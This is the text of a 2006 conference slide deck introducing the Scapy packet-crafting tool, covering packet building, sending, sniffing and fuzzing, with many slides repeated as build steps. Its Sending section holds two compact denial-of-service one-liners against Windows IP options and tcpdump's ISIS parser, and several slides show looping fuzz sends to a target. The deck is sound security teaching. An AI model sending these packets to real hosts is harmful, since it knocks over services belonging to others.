Scapy and IPv6 networking

Philippe BIONDI – Arnaud EBALARD

phil(at)secdev.org / philippe.biondi(at)eads.net
troglocan(at)droids-corp.org / arnaud.ebalard(at)eads.net

EADS Corporate Research Center — DCR/STI/C
IT Sec lab
Suresnes, FRANCE

Hack In The Box 2006

Beware! IPv6 is coming, and it is not happy!

The *everything is connected* world needs IPv6, but

- IPv6 sometimes looks simple and it is complex
- Many implementation bugs are waiting undercover
- Best practices painfully acquired for IPv4 are not there yet for IPv6
- *Let's make something cool and we'll secure it later* mentality

We need test tools to

- Emerge best practices
- Hunt bugs
- Demonstrate flaws
- Show actual risks

Beware! IPv6 is coming, and it is not happy!

The *everything is connected* world needs IPv6, but


- IPv6 sometimes looks simple and it is complex
- Many implementation bugs are waiting undercover
- Best practices painfully acquired for IPv4 are not there yet for IPv6
- *Let's make something cool and we'll secure it later* mentality

We need test tools to

- Emerge best practices
- Hunt bugs
- Demonstrate flaws
- Show actual risks

Outline

Quick goal-oriented taxonomy of packet building tools



Many programs

Sorry for possible classification errors !

Sniffing tools

ethereal, tcpdump, net2pcap, cdpsniffer, aimsniffer, vomit, tcptrace, tcptrack, nstreams, argus, karpski, ipgrab, nast, cdpr, aldebaran, dsniff, irpas, iptraf, ...

Packet forging tools

packeth, packit, packet excalibur, nemesis, tcpinject, libnet, IP sorcery, pacgen, arp-sk, arpspoof, dnet, dpkt, pixiliate, irpas, sendIP, IP-packetgenerator, sing, aicmpsend, libpal, ...

Many programs

Testing tools

ping, hping2, hping3, traceroute, tctrace, tcptraceroute, traceproto, fping, arping, . . .

Scanning tools

nmap, amap, vmap, hping3, unicornscan, ttlscan, ikescan, paketto, firewalk, . . .

Fingerprinting tools

nmap, xprobe, p0f, cron-OS, queso, ikescan, amap, synscan, . . .

Attacking tools

dnsspoof, poison ivy, ikeprobe, ettercap, dsniff suite, cain, hunt, airpwn, irpas, nast, yersinia, . . .

Most tools can't forge exactly what you want

- Most tools support no more than the TCP/IP protocol suite
- Building a whole packet with a command line tool is near unbearable, and is really unbearable for a set of packets

$\Longrightarrow$ Popular tools use *templates* or *scenarii* with few fields to fill to get a working (set of) packets

$\Longrightarrow$ You'll never do something the author did not imagine

$\Longrightarrow$ You often need to write a new tool

☢ But building a single working packet from scratch in C takes an average of 60 lines

Combining technics is not possible

Example

- Imagine you have an ARP cache poisoning tool
- Imagine you have a double 802.1q encapsulation tool

$\Longrightarrow$ You still can't do ARP cache poisoning with double 802.1q encapsulation

$\Longrightarrow$ You need to write a new tool ... again.

Most tools can't forge exactly what you want

Example

Try to find a tool that can do

- an ICMP *echo request* with some given padding data
- an IP protocol scan with the *More Fragments* flag
- some ARP cache poisoning with a VLAN hopping attack
- a traceroute with an applicative payload (DNS, ISAKMP, etc.)

Decoding vs interpreting

decoding: *I received a RST packet from port 80*

interpreting: *The port 80 is closed*

- Machines are good at decoding and can help human beings
- Interpretation is for human beings

A lot of tools interpret instead of decoding

- Work on specific situations
- Work with basic logic and reasoning
- Limited to what the programmer expected to receive

$\Longrightarrow$ unexpected things keep being unnoticed

```
Interesting ports on xx.xx.19.3:
PORT      STATE     SERVICE
79/tcp    filtered  finger
113/tcp   closed    auth
```

- Port 79 is filtered
- Port 113 is closed.

A lot of tools interpret instead of decoding

- Work on specific situations
- Work with basic logic and reasoning
- Limited to what the programmer expected to receive

$\Longrightarrow$ unexpected things keep being unnoticed

```
Interesting ports on xx.xx.19.3:
PORT     STATE     SERVICE
79/tcp   filtered  finger
113/tcp  closed    auth
```

- Port 79 is filtered
- Port 113 is closed.

A lot of tools interpret instead of decoding

- Work on specific situations
- Work with basic logic and reasoning
- Limited to what the programmer expected to receive

⟹ unexpected things keep being unnoticed

```
Interesting ports on xx.xx.19.3:
PORT     STATE    SERVICE
79/tcp   filtered finger
113/tcp  closed   auth
```

- Port 79 is filtered WRONG! it was an *host unreachable* error. The firewall wanted the packet to go through but no host answered the ARP request.
- Port 113 is closed.

A lot of tools interpret instead of decoding

- Work on specific situations
- Work with basic logic and reasoning
- Limited to what the programmer expected to receive

⟹ unexpected things keep being unnoticed

```
Interesting ports on xx.xx.19.3:
PORT    STATE    SERVICE
79/tcp  filtered finger
113/tcp closed   auth
```

- Port 79 is filtered WRONG! it was an *host unreachable* error. The firewall wanted the packet to go through but no host answered the ARP request.
- Port 113 is closed. WRONG! the port is actually open on the box but the router before it spoofed a TCP reset

Most tools partially decode what they receive

- Show only what the programmer expected to be useful

$\Longrightarrow$ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms
```

Most tools partially decode what they receive

- Show only what the programmer expected to be useful

⟹ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  ......@.C.......
080e 0000 16f6 e909 0000 0000 0000 0000  ................
0000 0000 0000 0000 13e5 c24b            ............K
```

Most tools partially decode what they receive

- Show only what the programmer expected to be useful

$\Longrightarrow$ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  ......@.C.......
080e 0000 16f6 e909 0000 0000 0000 0000  ................
0000 0000 0000 0000 13e5 c24b            ...........K
```

Most tools partially decode what they receive

- Show only what the programmer expected to be useful

⟶ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500   ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8   ......@.C.......
080e 0000 16f6 e909 0000 0000 0000 0000   ................
0000 0000 0000 0000 13e5 c24b             ...........K
```

Most tools partially decode what they receive

- Show only what the programmer expected to be useful

$\Longrightarrow$ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  ......@.C.......
080e 0000 16f6 e909 0000 0000 0000 0000  ................
0000 0000 0000 0000 13e5 c24b            ............K
```

Most tools partially decode what they receive

- Show only what the programmer expected to be useful

$\Longrightarrow$ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500   ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8   ......@.C.......
080e 0000 16f6 e909 0000 0000 0000 0000   ................
0000 0000 0000 0000 13e5 c24b             ............K
```

Did you see ?

Most tools partially decode what they receive

- Show only what the programmer expected to be useful

$\Longrightarrow$ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500   ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8   ......@.C.......
080e 0000 16f6 e909 0000 0000 0000 0000   ................
0000 0000 0000 0000 13e5 c24b             ............K
```

Did you see ? Some data leaked into the padding (Etherleaking).

Popular tools bias our perception of networked systems

- Very few popular tools (*nmap*, *hping*)
- Popular tools give a subjective vision of tested systems

$\Longrightarrow$ The world is seen only through those tools

$\Longrightarrow$ You won't notice what they can't see

$\Longrightarrow$ Bugs, flaws, ... may remain unnoticed on very well tested systems because they are always seen through the same tools, with the same bias

Outline

Scapy's Main Concepts

- Python interpreter disguised as a Domain Specific Language
- Extensible design
- Fast packet designing
- Default values that work
- No special values
- Unlimited combinations
- Probe once, interpret many
- Interactive packet and result manipulation

Scapy as a Domain Specific Language

List of layers


```
>>> ls()
ARP            : ARP
DHCP           : DHCP options
DNS            : DNS
Dot11          : 802.11
[...]
```

List of commands


```
>>> lsc()
sr     : Send and receive packets at layer 3
sr1    : Send packets at layer 3 and return only the fi
srp    : Send and receive packets at layer 2
[...]
```

Extensible design

One use (others)



Many uses (Scapy)



Scapy is not monolithic


- The core is responsible for packet assembly mechanisms, interactions with the kernel, etc.
- The layer part describes layers
- The techniques part relies on core and layers
- When the core improves, all existing layers take advantage of it.
- When new layers are added, they immediately benefit from the core.

Extensible design

One use (others)

Core+2 or 3 layers
+1 technique

Many uses (Scapy)



Scapy is not monolithic

- The core is responsible for packet assembly mechanisms, interactions with the kernel, etc.
- The layer part describes layers
- The techniques part relies on core and layers.
- When the core improves, all existing layers take advantage of it.
- When new layers are added, they immediately benefit from the core.

Fast packet designing

- Each packet is built layer by layer (ex: Ether, IP, TCP, ...)
- Each layer can be stacked on another
- Each layer or packet can be manipulated
- Each field has working default values
- Each field can contain a value or a set of values

Example

```
>>> a=IP(dst="www.target.com", id=0x42)
>>> a.ttl=12
>>> b=TCP(dport=[22,23,25,80,443])
>>> c=a/b
```

Fast packet designing

How to order food at a Fast Food

I want a BigMac, French Fries with Ketchup and Mayonnaise, up to 9 Chicken Wings and a Diet Coke

How to order a Packet with *Scapy*

I want a broadcast MAC address, and IP payload to *ketchup.com* and to *mayo.com*, TTL value from 1 to 9, and an UDP payload.

```
Ether(dst="ff:ff:ff:ff:ff:ff")
   /IP(dst=["ketchup.com","mayo.com"],ttl=(1,9))
   /UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

Fast packet designing

How to order food at a Fast Food

I want a BigMac, French Fries with Ketchup and Mayonnaise, up to 9 Chicken Wings and a Diet Coke

How to order a Packet with *Scapy*

I want a broadcast MAC address, and IP payload to *ketchup.com* and to *mayo.com*, TTL value from 1 to 9, and an UDP payload.

```
Ether(dst="ff:ff:ff:ff:ff:ff")
   /IP(dst=["ketchup.com","mayo.com"],ttl=(1,9))
   /UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

Default values that work

If not overrided,

- IP source is chosen according to destination and routing table
- Checksum is computed
- Source MAC is chosen according to output interface
- Ethernet type and IP protocol are determined by upper layer
- . . .

Other fields' default values are chosen to be the most useful ones:

- TCP source port is 20, destination port is 80
- UDP source and destination ports are 53
- ICMP type is *echo request*
- . . .

Default values that work

Example : Default Values for IP

```
>>> ls(IP)
version    : BitField              = (4)
ihl        : BitField              = (None)
tos        : XByteField            = (0)
len        : ShortField            = (None)
id         : ShortField            = (1)
flags      : FlagsField            = (0)
frag       : BitField              = (0)
ttl        : ByteField             = (64)
proto      : ByteEnumField         = (0)
chksum     : XShortField           = (None)
src        : Emph                  = (None)
dst        : Emph                  = ('127.0.0.1')
options    : IPoptionsField        = ('')
```

No special values

- The special value is the *None* object
- The *None* object is outside of the set of possible values

$\Longrightarrow$ do not prevent a possible value to be used

Unlimited combinations

With *Scapy*, you can

- Stack what you want where you want
- Put any value you want in any field you want

Example

```
STP()/IP(options="love",chksum=0x1234)
    /Dot1Q(prio=1)/Ether(type=0x1234)
    /Dot1Q(vlan=(2,123))/TCP()
```

- You know ARP cache poisoning and vlan hopping

$\Longrightarrow$ you can poison a cache with a double VLAN encapsulation

- You know VOIP decoding, 802.11 and WEP

$\Longrightarrow$ you can decode a WEP encrypted 802.11 VOIP capture

- You know ISAKMP and tracerouting

$\Longrightarrow$ you can traceroute to VPN concentrators

Probe once, interpret many

Main difference with other tools :

- The result of a probe is made of
  - the list of couples *(packet sent, packet received)*
  - the list of *unreplied packet*
- Interpretation/representation of the result is done independently

$\Longrightarrow$ you can refine an interpretation without needing a new probe


Example

- You do a TCP scan on an host and see some open ports, a closed one, and no answer for the others

$\Longrightarrow$ you don't need a new probe to check the TTL or the IPID of the answers and determine whether it was the same box

Probe once, interpret many

The `sr*()` functions



Outline

Packet manipulation
First steps

>>>

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>>
```

Packet manipulation
First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>>
```

EADS CCR

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

Packet manipulation
Stacking

```
>>>
```

Packet manipulation
Stacking

```
>>> b=a/TCP(flags="SF")
>>>
```

Packet manipulation
Stacking

```
>>> b=a/TCP(flags="SF")
>>> b
< IP proto=TCP dst=192.168.1.1 |
 < TCP flags=FS |>>
>>>
```

Packet manipulation
Stacking

```
>>> b=a/TCP(flags="SF")
>>> b
< IP proto=TCP dst=192.168.1.1 |
 < TCP flags=FS |>>
>>> b.command()
"IP(dst='192.168.1.1')/TCP(flags=3)"
>>>
```

Packet manipulation
Stacking

```
>>> b=a/TCP(flags="SF")
>>> b
< IP proto=TCP dst=192.168.1.1 |
 < TCP flags=FS |>>
>>> b.command()
"IP(dst='192.168.1.1')/TCP(flags=3)"
>>> b.show()
---[ IP ]---
version    = 4
ihl        = 0
tos        = 0x0
len        = 0
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = TCP
chksum     = 0x0
src        = 192.168.8.14
dst        = 192.168.1.1
options    = ''
---[ TCP ]---
   sport      = 20
   dport      = 80
   seq        = 0
   ack        = 0
   dataofs    = 0
   reserved   = 0
   flags      = FS
   window     = 0
   chksum     = 0x0
   urgptr     = 0
   options    =
```

Packet Manipulation
Navigation between layers

Layers of a packet can be accessed using the payload attribute :

```
print pkt.payload.payload.payload.chksum
```

A better way :

- The idiom Layer in packet tests the presence of a layer
- The idiom packet[Layer] returns the asked layer
- The idiom packet[Layer:3] returns the third instance of the asked layer

Example

```
if UDP in pkt:
    print pkt[UDP].chksum
```

The code is independant from lower layers. It will work the same whether pkt comes from PPP or from WEP with 802.1q

Packet Manipulation
Building and Dissecting

```
>>>
```

Packet Manipulation

Building and Dissecting

```
>>> str(b)
'E\x00\x00(\x00\x01\x00\x00@\x06\xf0o\xc0\xa8\x08\x0e\xc0\xa8\x0
1\x01\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x03\x00\x00%
\x1e\x00\x00'
>>>
```

Packet Manipulation

Building and Dissecting

```
>>> str(b)
'E\x00\x00(\x00\x01\x00\x00@\x06\xf0o\xc0\xa8\x08\x0e\xc0\xa8\x0
1\x01\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x03\x00\x00%
\x1e\x00\x00'
>>> IP(_)
<IP  version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L ttl=64
 proto=TCP chksum=0xf06f src=192.168.8.14 dst=192.168.1.1
 options='' |<TCP  sport=20 dport=80 seq=0L ack=0L dataofs=5L
 reserved=16L flags=FS window=0 chksum=0x251e urgptr=0 |>>
```

Packet Manipulation
Implicit Packets

```
>>>
```

Packet Manipulation
Implicit Packets

```
>>> b.ttl=(10,14)
>>>
```

Packet Manipulation

Implicit Packets


```
>>> b.ttl=(10,14)
>>> b.payload.dport=[80,443]
>>>
```

Packet Manipulation
Implicit Packets

```
>>> b.ttl=(10,14)
>>> b.payload.dport=[80,443]
>>> [k for k in b]
[<IP ttl=10 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=10 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>,
 <IP ttl=11 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=11 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>,
 <IP ttl=12 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=12 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>,
 <IP ttl=13 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=13 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>,
 <IP ttl=14 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=14 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>]
```

PS/PDF packet dump

```
>>> pkt.psdump()
>>> pkt.pdfdump()
```



```
Ethernet
dst        00:12:79:3d:a3:6a
src        00:11:43:26:48:7e
type       0x800
IP
version    4L
ihl        5L
tos        0x0
len        33
id         34090
flags      DF
frag       0L
ttl        64
proto      UDP
chksum     0x3e81
src        172.16.15.2
dst        172.16.15.254
options    ''
UDP
sport      33052
dport      4523
len        13
chksum     0x773f
Raw
load       'toto.n'
```

```
00 12 79 3d a3 6a 00 11 43 26 48 7e 08 00 45 00
00 21 85 2a 40 00 40 11 3e 81 ac 10 0f 02 ac 10
0f fe 81 1c 11 ab 00 0d 77 3f 74 6f 74 6f 0a
```

The sprintf() method

Thanks to the `sprintf()` method, you can

- make your own summary of a packet
- abstract lower layers and focus on what's interesting

Example

```
>>> a = IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
```

- "%", "{" and "}" are special characters
- they are replaced by "%%", "%(" and "%)"

Sending

```
>>>
```

Sending

```
>>> send(b)
..........
Sent 10 packets.
>>>
```

Sending

```
>>> send(b)
..........
Sent 10 packets.
>>> send(b*3)
..............................
Sent 30 packets.
>>>
```

Sending

```
>>> send(b)
..........
Sent 10 packets.
>>> send(b*3)
..............................
Sent 30 packets.
>>> send(b,inter=0.1,loop=1)
...........................^C
Sent 27 packets.
>>>
```

Sending

```
>>> send(b)
..........
Sent 10 packets.
>>> send(b*3)
..............................
Sent 30 packets.
>>> send(b,inter=0.1,loop=1)
...........................^C
Sent 27 packets.
>>> sendp("I'm travelling on Ethernet ",iface="eth0")
```

Sending

```
>>> send(b)
..........
Sent 10 packets.
>>> send(b*3)
..............................
Sent 30 packets.
>>> send(b,inter=0.1,loop=1)
...........................^C
Sent 27 packets.
>>> sendp("I'm travelling on Ethernet ", iface="eth0")
```

tcpdump output:

```
01:55:31.522206 61:76:65:6c:6c:69 > 49:27:6d:20:74:72,
ethertype Unknown (0x6e67), length 27:
4927 6d20 7472 6176 656c 6c69 6e67 206f I'm.travelling.o
6e20 4574 6865 726e 6574 20             n.Ethernet.
```

Sending

- Microsoft IP option DoS proof of concept is 115 lines of C code (without comments)

Sending

- Microsoft IP option DoS proof of concept is 115 lines of C code (without comments)
- The same with *Scapy*:

```
send(IP(dst="target",options="\x02\x27"+"X"*38)/TCP())
```

Sending

- Microsoft IP option DoS proof of concept is 115 lines of C code (without comments)
- The same with *Scapy*:

```
send(IP(dst="target",options="\x02\x27"+"X"*38)/TCP())
```

- *tcpdump* `isis_print()` Remote Denial of Service Exploit : 225 lines

Sending

- Microsoft IP option DoS proof of concept is 115 lines of C code (without comments)
- The same with *Scapy*:

```
send(IP(dst="target",options="\x02\x27"+"X"*38)/TCP())
```

- *tcpdump* `isis_print()` Remote Denial of Service Exploit : 225 lines

- The same with *Scapy*:

```
send( IP(dst="1.1.1.1")/GRE(proto=254)/'\x83\x1b \x01\x06\x12\x0
\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x01\x07 \x00\x00'
)
```

Fuzzing
Constructive fuzzing

- The `fuzz()` function will transform a packet into a *fuzzy* packet.
- The *fuzzy* packet can be sent in loop

Example

```
>>> IP(dst="target")/fuzz(UDP()/NTP(version=4))
< IP  frag=0 proto=UDP dst=<Net target> |< UDP  sport=ntp
dport=ntp |< NTP  version=4 |>>>
>>> send(_, loop=1, verbose=0)
```

Fuzzing

Fuzzing by alteration

- `corrupt_bytes(s, [p=0.01])` function will corrupt $p\%$ of the string with random bytes
- `corrupt_bits()` function will flip $p\%$ of the string's bits
- Any layer can accept those functions as tranformations to be applied to the assembled layer
- `CorruptedBytes()` and `CorruptedBits()` can create volatile strings randomly corrupted

Example

```
>>> payload="captured payload"
>>> send(IP(dst="target")/UDP()/Raw(load=CorruptedBits(payload)), loop=1)
```

Example

```
>>> send(IP(dst="target")/UDP()/NTP(stratum=1, post_transform=corrupt_bits),
        loop=1)
```

Sniffing and PCAP file format interface

>>>

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>> rdpcap("/tmp/test.cap")
< test.cap: UDP:0 TCP:2 ICMP:0 Other:0>
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>> rdpcap("/tmp/test.cap")
